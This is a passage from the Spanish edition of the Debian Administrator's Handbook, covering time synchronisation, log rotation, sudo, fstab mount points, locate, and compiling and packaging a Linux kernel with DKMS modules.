Existen dos fuentes de tiempo en un equipo. La placa madre tiene un reloj de hardware llamado «reloj CMOS». Este reloj no es muy preciso y provee tiempos de acceso bastante lentos. El núcleo del sistema operativo tiene el suyo propio, el reloj de software, que mantiene actualizado a su manera (posiblemente con ayuda de servidores de tiempo, revise la sección [Sección 8.9.2, “Sincronización de tiempo”](#)). El reloj del sistema generalmente es más preciso, especialmente debido a que no necesita acceso a variables de hardware. Sin embargo, como sólo existe en memoria, es eliminado cada vez que inicia la máquina a diferencia del reloj CMOS que tiene una batería y, por lo tanto, «sobrevive» reinicios de la máquina o cuando está apagada. Por lo tanto, el reloj de sistema es configurado desde el reloj CMOS durante el inicio y el reloj CMOS es actualizado al apagar (para tener en cuenta posibles cambios o correcciones si no se ajustó correctamente).

En la práctica hay un problema, ya que el reloj CMOS no es nada más que un contador no contiene información sobre la zona horaria. Hay una elección a realizar sobre su interpretación: o bien el sistema considera que está en tiempo universal (UTC, anteriormente GMT) o en horario local. Esta elección podría ser un cambio simple pero las cosas son en realidad un poco más complicadas: como resultado del horario de verano, el desfase puede no ser constante. El resultado es que el sistema no tiene forma de saber si éste es correcto, especialmente alrededor de periodos de cambios de hora. Debido a que siempre es posible reconstruir la hora local desde tiempo universal y la información de zona horaria recomendamos fuertemente utilizar el reloj CMOS en tiempo universal.

Desafortunadamente, los sistemas Windows en su configuración predeterminada ignoran esta recomendación; mantienen el reloj CMOS en tiempo local, aplicando cambios al iniciar el equipo intentando adivinar, mientras hace el cambio, si el este ya se realizó o no. Esto funciona relativamente bien siempre y cuando el sistema sólo ejecute Windows. Pero cuando un equipo tiene varios sistemas (ya sea una configuración de «inicio dual» o la ejecución de los mismos en máquinas virtuales), se desata el caos siendo imposible determinar la hora correcta. Si es absolutamente necesario conservar Windows en un ordenador, debe configurarlo para mantener el reloj CMOS como UTC (estableciendo la clave de registro

```
HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation\RealTimeIsUniversal a
"1" como DWORD), o utiliza hwclock --localtime --set en el sistema Debian para configurar el
reloj del hardware y marcarlo como que sigue la hora local (y asegúrate de comprobar
manualmente el reloj en primavera y otoño).
```

8.9.2. Sincronización de tiempo

La sincronización de tiempo, que puede parecer superfluo en un equipo, es muy importante en una red. Debido a que los usuarios no tienen permisos para modificar la fecha y hora es importante que esta información sea precisa para evitar confusión. Lo que es más, tener sincronizados todos los equipos de una red permite cruzar referencias de información en registros de diferentes máquinas. Por lo tanto, en caso de un ataque, es más sencillo reconstruir la secuencia cronológica de acciones en todos los equipos involucrados en el mismo. Los datos recolectados en varios equipos por motivos estadísticos no tendrán demasiado sentido si no están sincronizados.

VOLVER A LOS CIMIENTOS NTP

NTP (protocolo de tiempo de red: «Network Time Protocol») le permite a una máquina sincronizarse con otras muy precisamente teniendo en cuenta las demoras inducidas por la transferencia de información sobre la red y otras desviaciones posibles.

Si bien hay numerosos servidores NTP en Internet, los más populares tienden a estar sobrecargados. Es por eso que recomendamos utilizar el servidor NTP *pool.ntp.org* que es, en realidad, un grupo de máquinas que acordaron servir como servidores NTP públicos. Inclusive puede limitar el uso a un subgrupo específico de un país con, por ejemplo, *us.pool.ntp.org* para Estados Unidos o *ca.pool.ntp.org* para Canadá, etc.

Sin embargo, si administra una red grande, se recomienda que instale su propio servidor NTP que sincroniza con servidores públicos. En este caso, todos los otros equipos en su red pueden utilizar su servidor NTP interno en lugar de aumentar la carga en los servidores públicos. También aumentará la homogeneidad de sus relojes ya que todos los equipos estarán sincronizados desde la misma fuente y esta fuente se encuentra muy cerca en cuestiones de tiempos de transferencia en la red.

8.9.2.1. Para estaciones de trabajo

Debido a que las estaciones de trabajo son reiniciadas frecuentemente (aunque sólo sea para ahorrar energía), sincronizarlas por NTP al inicio es suficiente. Para hacerlo, simplemente instale el paquete *ntpdate*. Puede

cambiar el servidor NTP utilizado modificando el archivo
`/etc/default/ntpdate`.

8.9.2.2. Para servidores

Los servidores rara vez son reiniciados y es muy importante que la hora de estos sistemas sea correcta. Para mantener la hora correcta debe instalar un servidor NTP local, un servicio ofrecido en el paquete `ntp`. En su configuración predeterminada el servidor se sincronizará con *pool.ntp.org* y proveerá la hora como respuesta a pedidos que provengan de la red local. Puede configurarlo editando el archivo `/etc/ntp.conf`, siendo la alteración más importante el servidor NTP al que se refiere. Si la red tiene muchos servidores podría ser interesante tener un servidor de tiempo local que sincroniza con los servidores públicos y es utilizado como fuente de tiempo por los demás servidores de la red.

YENDO MÁS ALLÁ Módulos GPS y otras fuentes de tiempo

Si la sincronización de tiempo es particularmente crucial en su red es posible equipar un servidor con un módulo GPS (que utilizará la hora de satélites GPS) o un módulo DCF-77 (que sincronizará la hora con el reloj atómico cerca de Frankfurt, Alemania). en este caso, la configuración del servidor NTP es un poco más complicada y necesitará consultar la documentación.

8.9.3. Rotación de archivos de registro

Los archivos de registro pueden crecer, rápido, y es necesario archivarlos. El esquema más común es un archivado rotativo: el archivo de registro es almacenado regularmente y sólo se mantienen los últimos *x* archivos. **logrotate**, el programa responsable de estas rotaciones, responde a las directivas presentes en el archivo `/etc/logrotate` y todos los archivos en el directorio `/etc/logrotate.d/`. El administrador puede modificar estos archivos si desean adaptar la política de rotación de registros definida por Debian. La página de manual `logrotate(1)` describe todas las opciones disponibles en estos archivos de configuración. Podría desear aumentar la cantidad de archivos mantenidos en la rotación o mover los archivos de registros a un directorio específico dedicado a su archivado en lugar de

eliminarlos. También puede enviarlo por email para archivarlos en otro lado.

El programa **logrotate** es ejecutado diariamente por la aplicación **cron** (descrita en la [Sección 9.7, “Programación de tareas con **cron** y **atd**”](#)).

8.9.4. Compartición de permisos de administración

Frecuentemente, muchos administradores trabajan en la misma red. Compartir contraseñas de root no es muy elegante y abre la puerta al abuso debido al anonimato generado. La solución a este problema es el programa **sudo** que permite a ciertos usuarios ejecutar ciertas órdenes con permisos especiales. En el caso de uso más común, **sudo** permite a un usuario confiable ejecutar cualquier orden como root. Para hacerlo, el usuario simplemente ejecuta **sudo programa** y provee su contraseña personal como autenticación.

Al instalarlo, el paquete sudo le proporciona permisos completos de root a los miembros del grupo Unix `sudo`. Para delegar otros permisos el administrador debe utilizar el programa **visudo** que le permitirá modificar el archivo de configuración `/etc/sudoers` (aquí nuevamente se llamará al editor **vi** o cualquier editor indicado en la variable de entorno `EDITOR`). Alternativamente, pueden poner las reglas en pequeños ficheros en `/etc/sudoers.d/` siempre que este directorio esté incluido en `/etc/sudoers` via `@includedir /etc/sudoers.d`, que es el predeterminado para Debian. Añadir una línea con `username ALL=(ALL) ALL` permite al usuario en cuestión ejecutar cualquier comando como root.

Configuraciones más sofisticadas permiten autorizar sólo órdenes específicas a usuarios concretos. Más detalles en la página de manual `sudoers(5)` de las distintas posibilidades.

8.9.5. Lista de puntos de montaje

En un sistema similar a Unix como Debian, los archivos están organizados en sólo una jerarquía de directorios similar a un árbol. El directorio `/` se llama «directorio raíz»; todos los directorios adicionales son subdirectorios en esta raíz. «Montar» es la acción de incluir el contenido de un dispositivo periférico (generalmente un disco duro) en el árbol de archivos general del sistema. Como consecuencia, si utiliza discos duros diferentes para almacenar los datos personales de los usuarios estos discos tendrán que «montarse» en el directorio `/home/` (durante la instalación ya han hecho las elecciones pertinentes, ver [Sección 4.2.13.1, “Particionado guiado”](#)). El sistema de archivos raíz siempre lo monta el núcleo durante el arranque; los demás dispositivos generalmente se montan durante la secuencia de inicio o manualmente con el programa **mount**.

Algunos dispositivos removibles son montados automáticamente al conectarse, especialmente cuando utiliza GNOME, Plasma u otro entorno gráfico de escritorio. El usuario tendrá que montar manualmente otros dispositivos. De la misma forma, deberá desmontarlos (quitarlos del árbol de archivos). Usuarios normales generalmente no tienen los permisos para ejecutar **mount** y **umount**. El administrador puede, sin embargo, autorizar estas operaciones (independientemente para cada punto de montaje) incluyendo la opción `user` en el archivo `/etc/fstab`.

Se puede usar el programa **mount** sin parámetros para enumerar todos los sistemas de archivos montados (como también se ve en `/proc/mountswell`); se puede ejecutar **findmnt --fstab** para mostrar solo los sistemas de archivos de `/etc/fstab`. Para montar o desmontar un dispositivo, se requiere los siguientes parámetros - para la lista completa, por favor consulte la página man correspondiente, `mount(8)` y `umount(8)`. Para casos simples, la sintaxis también es simple: por ejemplo, para montar la partición `/dev/sdc1`, que tiene un sistema de archivos `ext3`, en el directorio `/mnt/tmp/` directorio, simplemente se ejecuta **mount -t ext3 /dev/sdc1 /mnt/tmp/**.

El archivo `/etc/fstab` tiene una lista de todos los montajes posibles que pueden ocurrir automáticamente durante el inicio o manualmente para dispositivos de almacenamiento removibles. Se describe cada punto de montaje en una línea con varios campos separados por espacios:

- sistema de archivos: esto indica donde se puede encontrar el sistema de archivos que se quiere montar, puede ser un dispositivo local (disco duro, partición, CD-ROM) o un sistema de archivos remoto (como NFS e incluso SSHFS).

Este campo se sustituye frecuentemente por el ID único del sistema de archivos (que se puede determinar con **blkid device**) con el prefijo `UUID=`. Esto protege contra un cambio en el nombre del dispositivo en caso de adición o eliminación de discos, o si los discos se detectan en un orden diferente. [Sección 8.8.1, “Identificación de discos”](#) da más detalles de este tema.

- punto de montaje: esta es la ubicación del sistema de archivos local donde se montará el dispositivo, sistema remoto o partición.
- tipo: este campo define el sistema de archivos utilizado en el dispositivo montado. Algunos ejemplos son `ext4`, `ext3`, `vfat`, `ntfs`, `btrfs` y `xfs`.

VOLVER A LOS CIMIENTOS NFS, un sistema de archivos de red

NFS es un sistema de archivos de red; en Linux permite acceso transparente a sistemas de archivos remotos incluyéndolos en el sistema de archivos local.

Puede encontrar una lista de todos los sistemas de archivos conocidos en la página de manual `mount(8)`. El valor especial `swap` es para particiones swap; el valor especial `auto` le dice al programa **mount** que detecte automáticamente el sistema de archivos (que es especialmente útil para lectores de discos y llaves USB ya que cada una puede tener diferentes sistemas de archivos);

- opciones: hay muchas, dependiendo del sistema de archivos, y están documentadas en la página de manual de **mount**. Las más comunes son
 - `rw` o `ro` que significan que se montará el dispositivo con permisos de lectura y escritura o sólo lectura, respectivamente.
 - `noauto` desactiva el montaje automático durante el arranque.
 - `nofail` permite continuar al proceso de arranque incluso aunque un dispositivo no esté presente. Asegúrese de poner esta opción para los discos externos que puedan estar desconectados durante el arranque, porque **systemd** se asegura de que todos los puntos de montaje que deban montarse automáticamente están realmente montados antes de permitir que continúe el proceso. Puede combinar esto con `x-systemd.device-timeout=5s` para instruir a **systemd** para que no espere más de 5 segundos para que aparezca el dispositivo (vease `systemd.mount(5)`).
 - `user` autoriza a todos los usuarios a montar este sistema de archivos (una operación que de otra forma estaría restringida sólo al usuario root).

- `defaults` es un sinónimo de la lista de opciones predeterminada: `rw, suid, dev, exec, auto, nouser` y `async`, cada una de las cuales puede ser desactivada luego de `defaults` agregando `nosuid`, `nodev`, etc. para bloquear `suid`, `dev`, etc. respectivamente. Agregar la opción `user` lo reactiva ya que `defaults` incluye `nouser`.
- `dump`: este campo casi siempre tiene el valor 0 y es una especie de reliquia. Cuando es mayor de cero, le dice la herramienta **dump** que la partición contiene datos de los que hay que hacer copias de seguridad con frecuencia. La herramienta sólo admite sistemas de archivos Ext2/3/4 y utilizará el valor aquí indicado cuando se ejecute mediante **dump -W** o **dump -w** para determinar de qué particiones es necesario hacer una copia de seguridad. A tener en cuenta los ejemplos en `/usr/share/doc/dump/examples/` si desea utilizar esta función. Pero hay mejores alternativas para hacer copias de seguridad de un sistema de archivos, como **fsarchiver**.
- `pass`: este último campo indica si se debe revisar la integridad del sistema de archivos durante el inicio y en qué orden debe ejecutarse esta revisión. Si es 0 no se realizarán revisiones. El sistema de archivos raíz debería tener el valor 1 mientras que otros sistemas de archivos permanentes deberían tener el valor 2.

Ejemplo 8.5. Ejemplo del archivo `/etc/fstab`

```
# /etc/fstab: static file system information.
#
# Usar 'blkid' para imprimir el identificador único universal
para un
# dispositivo; esto se puede usar con UUID = como una forma más
sólida de nombrar dispositivos
# eso funciona incluso si se agregan y eliminan discos. Ver
fstab(5).
#
# systemd genera unidades de montaje basadas en este archivo,
ver systemd.mount(5).
# Ejecute 'systemctl daemon-reload' después de realizar cambios
aquí.
#
# <file system>                                <mount point>
<type>      <options>                          <dump>  <pass>
# / was on /dev/sda1 during installation
```



```

UUID=7a250fb8-c16d-4a4e-9808-ec08ae92b6c6 / ext4
errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=13f367ae-dbaf-40ed-85c0-4072a2ebe426 none swap
sw 0 0
/dev/sr0 /media/cdrom0
udf,iso9660 user,noauto 0 0
/dev/fd0 /media/floppy auto
rw,user,noauto 0 0
arrakis:/shared /shared nfs
defaults 0 0

```

El último elemento en este ejemplo corresponde a un sistema de archivos de red (NFS): el directorio `/shared/` en el servidor *arrakis* se monta en `/shared/` en la máquina local.

El formato del archivo `/etc/fstab` está documentado en la página del manual `fstab(5)`.

YENDO MÁS ALLÁ Automontaje

`systemd` es capaz de gestionar medios removibles: estos son sistemas de archivos que se montan bajo demanda cuando un usuario intenta acceder sus puntos de montaje deseados. Desmontará también estos sistemas de archivos cuando ningún proceso los esté accediendo.

Como la mayoría de conceptos de `systemd`, los puntos de automontaje se gestionan con unidades dedicadas, usando el sufijo `.automount`. Consulte su sintaxis precisa en `systemd.automount(5)`.

Existen otras herramientas de automontaje como **automount** en el paquete `autofs` o **amd** en el paquete `am-utils`.

Sepa que GNOME, Plasma y otros entornos gráficos de escritorio trabajan junto con `udisks2` y pueden montar automáticamente medios removibles cuando se conectan.

8.9.6. locate y updatedb

El programa **locate** puede encontrar la ubicación de un archivo cuando sólo sepas parte del nombre. Devuelve un resultado casi instantáneamente ya que consulta una base de datos que almacena la ubicación de todos los archivos del sistema; se actualiza esta base de datos diariamente con **updatedb**. Existen varias implementaciones de **locate** y Debian eligió **mlocate** para su sistema estándar. Si desea considerar una alternativa ,puede

probar `locate` que proporciona las mismas opciones de línea de comandos y puede considerarse un reemplazo directo.

localizar es lo suficientemente inteligente como para devolver sólo los archivos que son accesibles al usuario que ejecuta el comando a pesar de que utiliza una base de datos que conoce todos los archivos del sistema (ya que su implementación **actualizarb** se ejecuta con derechos de root). El administrador puede utilizar `PRUNEDPATHS` en `/etc/updatedb.conf` para excluir la indexación de algunos directorios y lograr seguridad adicional.

8.10. Compilación de un núcleo

El núcleo que provee Debian incluye la mayor cantidad de funcionalidad posible así como también la mayor cantidad de controladores para cubrir el espectro más amplio de configuraciones de hardware. Es por esto que algunos usuarios prefieren compilar el núcleo para incluir sólo lo que necesiten específicamente. Hay dos razones para esta elección. Primero, podría optimizar el consumo de memoria ya que el código del núcleo, aún cuando no sea utilizado, ocupa memoria por nada (y nunca es «bajado» al espacio de swap ya que utiliza RAM real) lo que puede disminuir el rendimiento general del sistema. Un núcleo compilado localmente también puede limitar el riesgo de problemas de seguridad ya que sólo se compila y ejecuta una fracción del código del núcleo.

NOTA Actualizaciones de seguridad

Si decide compilar su propio núcleo, debe aceptar las consecuencias: Debian no puede asegurar actualizaciones de seguridad para su núcleo personalizado. Al mantener el núcleo que provee Debian se beneficia de las actualizaciones preparadas por el equipo de seguridad del Proyecto Debian.

Necesita además recompilar el núcleo si desea utilizar ciertas funcionalidades que sólo están disponibles como parches (y no están incluidas en la versión estándar del núcleo).

YENDO MÁS ALLÁ El libro del núcleo de Debian («Debian Kernel Handbook»)

El equipo del núcleo de Debian administra el «Libro del núcleo de Debian» («Debian Kernel Handbook», disponible también en el paquete `debian-kernel-handbook`) que contiene documentación exhaustiva sobre la mayoría de las tareas relacionadas con el núcleo y cómo se gestionan los paquetes Debian oficiales del núcleo. Este es el primer lugar en el que debería buscar si necesita más información que la que provee esta sección.

→ <https://kernel-team.pages.debian.net/kernel-handbook/>

8.10.1. Introducción y prerequisites

No es sorprendente que Debian administre el núcleo como un paquete, que no es la forma tradicional en la que se compilan e instalan núcleos. Debido a que el núcleo se mantiene bajo el control del sistema de paquetes puede ser eliminado limpiamente o desplegado en varias máquinas. Lo que es más, los scripts asociados con estos paquetes automatizan la interacción con el gestor de arranque y el generador de initrd.

Las fuentes de Linux en origen contienen todo lo necesario para crear el paquete Debian del núcleo. Sin embargo, necesitará instalar build-essential para asegurarse que posee las herramientas necesarias para crear un paquete Debian. Lo que es más, el paso de configuración para el núcleo necesita el paquete libncurses5-dev (antes libncurses5-dev, que es ahora un paquete de transición). Finalmente, el paquete fakeroot le permitirá crear el paquete Debian sin utilizar permisos de administrador.

CULTURA Los días de kernel-package

Antes que el sistema de compilación de Linux tuviera la capacidad de crear paquetes Debian apropiados, la forma recomendada de crear dichos paquetes era utilizar **make-kpkg**, incluido en el paquete kernel-package.

8.10.2. Obtención de las fuentes

Como cualquier cosa que pueda ser útil en un sistema Debian, las fuentes del núcleo Linux están disponibles en un paquete. Para obtenerlas simplemente instale el paquete linux-source-*versión*. Puede ver las diferentes versiones del núcleo empaquetados por Debian con **apt search ^linux-source**. La última versión está disponible en la distribución Unstable: puede conseguirlas sin demasiado riesgo (especialmente si tiene configurado APT según las instrucciones de la [Sección 6.2.6, “Trabajo con varias distribuciones”](#)). Sepa que el código fuente que contienen estos paquetes no corresponde exactamente con lo publicado por Linus Torvalds y los desarrolladores del núcleo; como todas las distribuciones, Debian aplica una serie de parches, que pueden (o no) ser incluídas en la versión de

origen de Linux. Estas modificaciones incluyen retroadaptaciones de correcciones/funcionalidades/controladores de nuevas versiones del núcleo, funcionalidades que no están (completamente) incluidas en el árbol de origen de Linux e inclusive a veces cambios específicos para Debian.

El resto de esta sección se concentra en la versión 5.10 del núcleo Linux pero los ejemplos pueden, obviamente, adaptarse a la versión particular del núcleo que desee.

Asumimos que instaló el paquete `linux-source-5.10`. Contiene `/usr/src/linux-source-5.10.tar.xz`, un archivo comprimido de las fuentes del núcleo. Debe extraer estos archivos en un nuevo directorio (no directamente bajo `/usr/src/` ya que no necesita permisos especiales para compilar un núcleo Linux): `~/kernel/` es apropiado.

```
$ mkdir ~/kernel; cd ~/kernel
$ tar -xaf /usr/src/linux-source-5.10.tar.xz
```

CULTURA Ubicación de las fuentes del núcleo

Tradicionalmente, las fuentes del núcleo Linux estarían ubicadas en `/usr/src/linux/` lo que necesitaría permisos de root para compilarlo. Sin embargo, se debe evitar trabajar con permisos de administración cuando no es necesario. Existe un grupo `src` que permite a sus miembros trabajar en este directorio, pero debe evitar trabajar en `/usr/src/` de todas formas. Al mantener las fuentes del núcleo en un directorio personal obtiene seguridad en todos lados: no existirán archivos en `/usr/` ajenos al sistema de paquetes y no hay riesgos de despistar a los programas que leen `/usr/src/linux` al intentar conseguir información sobre el núcleo utilizado.

Para construir un kernel a partir de las fuentes prístinas, simplemente descargue el tarball de la versión de su elección desde `kernel.org`, verifique la integridad después de importar la clave de los mantenedores del kernel, y luego proceda como se describe en los siguientes capítulos-

→ <https://kernel.org/pub/linux/kernel/>

→ <https://git.kernel.org/pub/scm/docs/kernel/pgpkeys.git/tree/keys>

```
$ wget https://kernel.org/pub/linux/kernel/v5.x/linux-5.10.62.tar.xz
```

```
[..]
$ wget https://kernel.org/pub/linux/kernel/v5.x/linux-
5.10.62.tar.sign
[..]
$ unxz -c linux-5.10.62.tar.xz | gpg --verify linux-
5.10.62.tar.sign -
gpg: Firma hecha el vie 03 Sep 2021 10:11:35 AM CEST
gpg:                con clave RSA
647F28654894E3BD457199BE38DBBDC86092693E
gpg: Buena firma desde "Greg Kroah-Hartman
<gregkh@linuxfoundation.org>" [unknown]
gpg:                aka "Greg Kroah-Hartman (Linux kernel
stable release signing key) <greg@kroah.com>" [unknown]
gpg:                aka "Greg Kroah-Hartman
<gregkh@kernel.org>" [unknown]
gpg: ATENCIÓN: ¡Esta clave no está certificada con una firma de
confianza!
gpg:                No hay indicios de que la firma pertenezca al
propietario.
Huella de clave primaria: 647F 2865 4894 E3BD 4571  99BE 38DB
BDC8 6092 693E
```

8.10.3. Configuración del núcleo

El siguiente paso consiste en configurar el núcleo según sus necesidades. El procedimiento exacto depende de los objetivos.

Al recompilar una versión más reciente del núcleo (posiblemente con un parche adicional), probablemente mantenga la configuración tan parecida a la propuesta por Debian como le sea posible. En este caso, y en lugar de reconfigurar todo desde cero, es suficiente copiar el archivo `/boot/config-versión` (la versión es la del núcleo utilizado actualmente, que puede encontrarse con **uname -r**) en un archivo `.config` en el directorio que contenga las fuentes del núcleo. Asegúrese de leer sidebar [TIP Falta debian/certs/debian-uefi-certs.pem](#) en este caso.

```
$ cp /boot/config-5.10.0-8-amd64 ~/kernel/linux-source-
5.10/.config
```

A menos que necesite cambiar la configuración, puede parar aquí y continua en [Sección 8.10.4, “Compilación y creación del paquete”](#). Si, por

el otro lado, necesita cambiarla o si decide reconfigurar todo desde cero, debe tomarse el tiempo de configurar su núcleo. Hay varias interfaces dedicadas en el directorio de fuentes del núcleo que puede utilizar ejecutando **make objetivo** donde *objetivo* es uno de los valores descriptos a continuación.

make menuconfig compila y ejecuta una interfaz en modo texto (aquí es donde necesita el paquete libncurses5-dev) que permite navegar entre las opciones disponibles en una estructura jerárquica. Pulsar la tecla **Espacio** cambia el valor de la opción seleccionada y **Enter** valida el botón seleccionado al pie de la pantalla; Seleccionar vuelve al submenú seleccionado; Salir cierra la pantalla actual y vuelve un paso atrás en la jerarquía; Ayuda mostrará información más detallada sobre el comportamiento de la opción seleccionada. Las flechas del cursor permiten moverse en la lista de opciones y botones. Para salir del programa de configuración, seleccionar Salir del menú principal. El programa luego ofrece guardar los cambios que realizó; aceptar si se está satisfecho con lo seleccionado.

Otras interfaces tienen funcionalidades similares pero trabajan con interfaces gráficas más modernas; como **make xconfig** que utiliza una interfaz gráfica Qt y **make gconfig** que utiliza GTK+. La primera necesita el paquete qtbase5-dev mientras que la última depende de los paquetes libglade2-dev y libgtk2.0-dev.

Cuando utiliza una de las interfaces de configuración, siempre es buena idea comenzar desde una configuración predeterminada razonable. El núcleo provee tales configuraciones en

`arch/arquitectura/configs/*_defconfig` y puede mover la configuración que desee si ejecuta algo similar a **make x86_64_defconfig** (en el caso de un equipo de 64 bits) o **make i386_defconfig** (en el caso de un equipo de 32 bits).

SEGURIDAD Gestión de archivos `.config` desactualizados

Cuando provee un archivo `.config` que fue generado con otra versión del núcleo (generalmente anterior), tendrá que actualizarlo. Puede hacerlo ejecutando **make oldconfig**, que le preguntará interactivamente las preguntas que corresponden a las nuevas opciones de configuración. Si

desea utilizar una respuesta predeterminada a todas estas preguntas, puede ejecutar **make olddefconfig**. Con **make oldnoconfig**, se asumirá una respuesta negativa a todas las preguntas.

8.10.4. Compilación y creación del paquete

NOTA Limpieza antes de recompilar

Si ya realizó una compilación en el directorio y desea reconstruir todo desde cero (por ejemplo: porque realizó cambios importantes a la configuración del núcleo), tendrá que ejecutar **make clean** para eliminar los archivos compilados. **make distclean** elimina todavía más archivos generados, incluyendo también su archivo `.config`, por lo que deberá asegurarse de respaldarlo primero.

Una vez que la configuración del núcleo está lista, un simple **make deb-pkg** generará hasta 5 paquetes Debian:

`linux-image-versión`

contiene la imagen del núcleo y los módulos asociados,

`linux-headers-versión`

contiene los archivos de cabecera necesarios para crear módulos externos,

`linux-firmware-image-versión`

contiene los archivos de firmware necesarios para algunos controladores (este paquete podría faltar cuando construya desde las fuentes del núcleo proporcionadas por Debian),

`linux-image-versión-dbg`

contiene los símbolos de depuración para la imagen del núcleo y sus módulos (sólo se crea si `CONFIG_DEBUG_INFO=y`), y

`linux-libc-dev`

contiene encabezados relevantes para algunas bibliotecas del espacio-usuario como GNU glibc.

La cadena *versión* es la concatenación de la versión de origen (definida por las variables `VERSION`, `PATCHLEVEL`, `SUBLEVEL` y `EXTRAVERSION` en el `Makefile`), del parámetro de configuración `LOCALVERSION` y la variable de entorno `LOCALVERSION`. La versión del paquete reutiliza la misma cadena de versión con una revisión adicional que generalmente aumenta (y se almacena en `.version`), excepto si la previene con la variable de entorno `KDEB_PKGVERSION`.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=$(make
kernelversion) -1
[...]
$ ls ../*.deb
../linux-headers-5.10.46-falcot_5.10.46-1_amd64.deb
../linux-image-5.10.46-falcot_5.10.46-1_amd64.deb
../linux-image-5.10.46-falcot-dbg_5.10.46-1_amd64.deb
../linux-libc-dev_5.10.46-1_amd64.deb
```

Todo el proceso requiere unos 20 GB de espacio libre, al menos 8 GB de RAM y varias horas de compilación (utilizando un núcleo) para un núcleo Debian amd64 estándar. Estos requisitos se pueden reducir drásticamente deshabilitando la información de depuración usando `CONFIG_DEBUG_INFO=n`, pero esto hará imposible rastrear errores del kernel ("ups") usando **gdb** y también detendrá la creación del paquetelinux-image-version-dbg.

TIP Falta debian/certs/debian-uefi-certs.pem

En Debian el núcleo por defecto lleva la siguiente configuración:

```
[..]
#
# Certificados para comprobación de firmas
#
CONFIG_MODULE_SIG_KEY=""
CONFIG_SYSTEM_TRUSTED_KEYRING=y
CONFIG_SYSTEM_TRUSTED_KEYS="debian/certs/debian-uefi-certs.pem"
# CONFIG_SYSTEM_EXTRA_CERTIFICATE is not set
CONFIG_SECONDARY_TRUSTED_KEYRING=y
CONFIG_SYSTEM_BLACKLIST_KEYRING=y
CONFIG_SYSTEM_BLACKLIST_HASH_LIST=""
# final de Certificados para comprobación de firmas
[..]
```

La creación de un kernel personalizado basado en estas configuraciones fallará si no existe `debian/certs/debian-uefi-certs.pem`. Este archivo puede obtenerse del repositorio Git del equipo del kernel y colocarse en el árbol de fuentes, o se puede reemplazar por tu(s) propio(s) certificado(s), o tendrás que deshabilitar la configuración a través de `CONFIG_SYSTEM_TRUSTED_KEYS=""`.

→ <https://salsa.debian.org/kernel-team/linux/-/blob/master/debian/certs/debian-uefi-certs.pem>

8.10.5. Compilación de módulos externos

Se mantienen algunos módulos fuera del núcleo Linux oficial. Para utilizarlos debe compilarlos junto al núcleo correspondiente. Debian provee algunos módulos de terceros comunes en paquetes dedicados, como `vpb-driver-source` (módulos adicionales extra para el hardware de telefonía Voicetronix) o `oss4-source` (controlador de placas PCEngines ALIX 2/3).

Estos paquetes son muchos y variados, **`apt-cache rdepends module-assistant`** puede mostrar la lista proporcionada por Debian. Sin embargo, una lista completa no es muy útil ya que no hay una razón particular para compilar módulos externos a menos que sepa que los necesita. En estos casos, la documentación del dispositivo típicamente detallará el o los módulos específicos que necesita para funcionar bajo Linux.

Veamos, por ejemplo, el paquete `dahdi-source`: luego de instalarlo podrá encontrar un compendio `.tar.bz2` de las fuentes del módulo en `/usr/src/`. Si bien podríamos extraer manualmente el archivo y compilar el módulo, en la práctica preferimos automatizarlo con DKMS (Dynamic Kernel Module Support). La mayoría de los módulos ofrecen la integración necesaria con DKMS en un paquete que finaliza con el sufijo `-dkms`. En nuestro caso, sólo necesitamos instalar el paquete `dahdi-dkms` para compilar el módulo del núcleo para el núcleo actual, siempre que esté instalado el paquete `linux-headers-*` que coincida con el núcleo instalado. Por ejemplo, si utiliza `linux-image-amd64` debería instalar también `linux-headers-amd64`.

VISTA RÁPIDA DKMS y Secure Boot

En sistemas UEFI con arranque seguro habilitado, los módulos requieren firma antes de que puedan cargarse. Los módulos enviados con los paquetes del núcleo están firmados. Pero los

módulos externos no lo están. Afortunadamente, dkms ya tiene todo lo que se requiere para firmar módulos construidos.

Primero, cree una clave privada `/root/dkms.key` y un certificado que coincida `/root/dkms.der` con **openssl**, y lo registra con la orden **mokutil --import /root/dkms.der** (ver `/usr/share/doc/dkms/README.md.gz` para más detalles). Esto requerirá reiniciar e importar activamente el certificado utilizando la interfaz EFI MOKManager. Una vez hecho esto, la línea `sign_tool en /etc/dkms/framework.conf` debe estar sin comentarios. Los módulos ya construidos deben reconstruirse, para ser firmados por el certificado recién creado e inscrito. Los nuevos módulos se firmarán automáticamente.

```
$ sudo apt install dahdi-dkms
[...]
Setting up dkms (2.8.4-3) ...
Setting up linux-headers-5.10.0-8-amd64 (5.10.46-4) ...
/etc/kernel/header_postinst.d/dkms:
dkms: running auto installation service for kernel 5.10.0-8-
amd64:.
Setting up dahdi-dkms (1:2.11.1.0.20170917~dfsg-7.4) ...
Loading new dahdi-2.11.1.0.20170917~dfsg-7.4 DKMS files...
Building for 5.10.0-8-amd64
Building initial module for 5.10.0-8-amd64
Done.

dahdi_dummy.ko:
Running module version sanity check.
- Original module
  - No original module exists within this kernel
- Installation
  - Installing to /lib/modules/5.10.0-8-amd64/updates/dkms/

dahdi_dynamic_eth.ko:
Running module version sanity check.
- Original module
  - No original module exists within this kernel
- Installation
  - Installing to /lib/modules/5.10.0-8-amd64/updates/dkms/

[...]
DKMS: install completed.
$ sudo dkms status
dahdi, 2.11.1.0.20170917~dfsg-7.4, 5.10.0-8-amd64, x86_64:
installed
$ sudo modinfo dahdi_dummy
filename:          /lib/modules/5.10.0-8-
amd64/updates/dkms/dahdi_dummy.ko
```

```
license:      GPL v2
author:      Robert Pleh <robert.pleh@hermes.si>
description:  Timing-Only Driver
depends:      dahdi
retpoline:   Y
name:        dahdi_dummy
vermagic:    5.10.0-8-amd64 SMP mod_unload modversions
parm:        debug:int
```

ALTERNATIVA module-assistant

Antes de DKMS, module-assistant era la solución más simple para compilar y desplegar módulos del núcleo. Todavía puede utilizarlo, especialmente con paquetes que no poseen integración con DKMS: simplemente ejecutando **module-assistant auto-install dahdi** (o su versión corta: **m-a a-i dahdi**) se compilará el módulo para el núcleo actual, se creará un nuevo paquete Debian que lo contiene y se lo instalará automáticamente.

8.10.6. Aplicación de un parche al núcleo

Algunas funcionalidades no están incluidas en el núcleo estándar debido a falta de madurez o algún desacuerdo con los encargados del núcleo. Dichas funcionalidades pueden ser distribuidas como parches que cualquiera puede aplicar a las fuentes del núcleo.

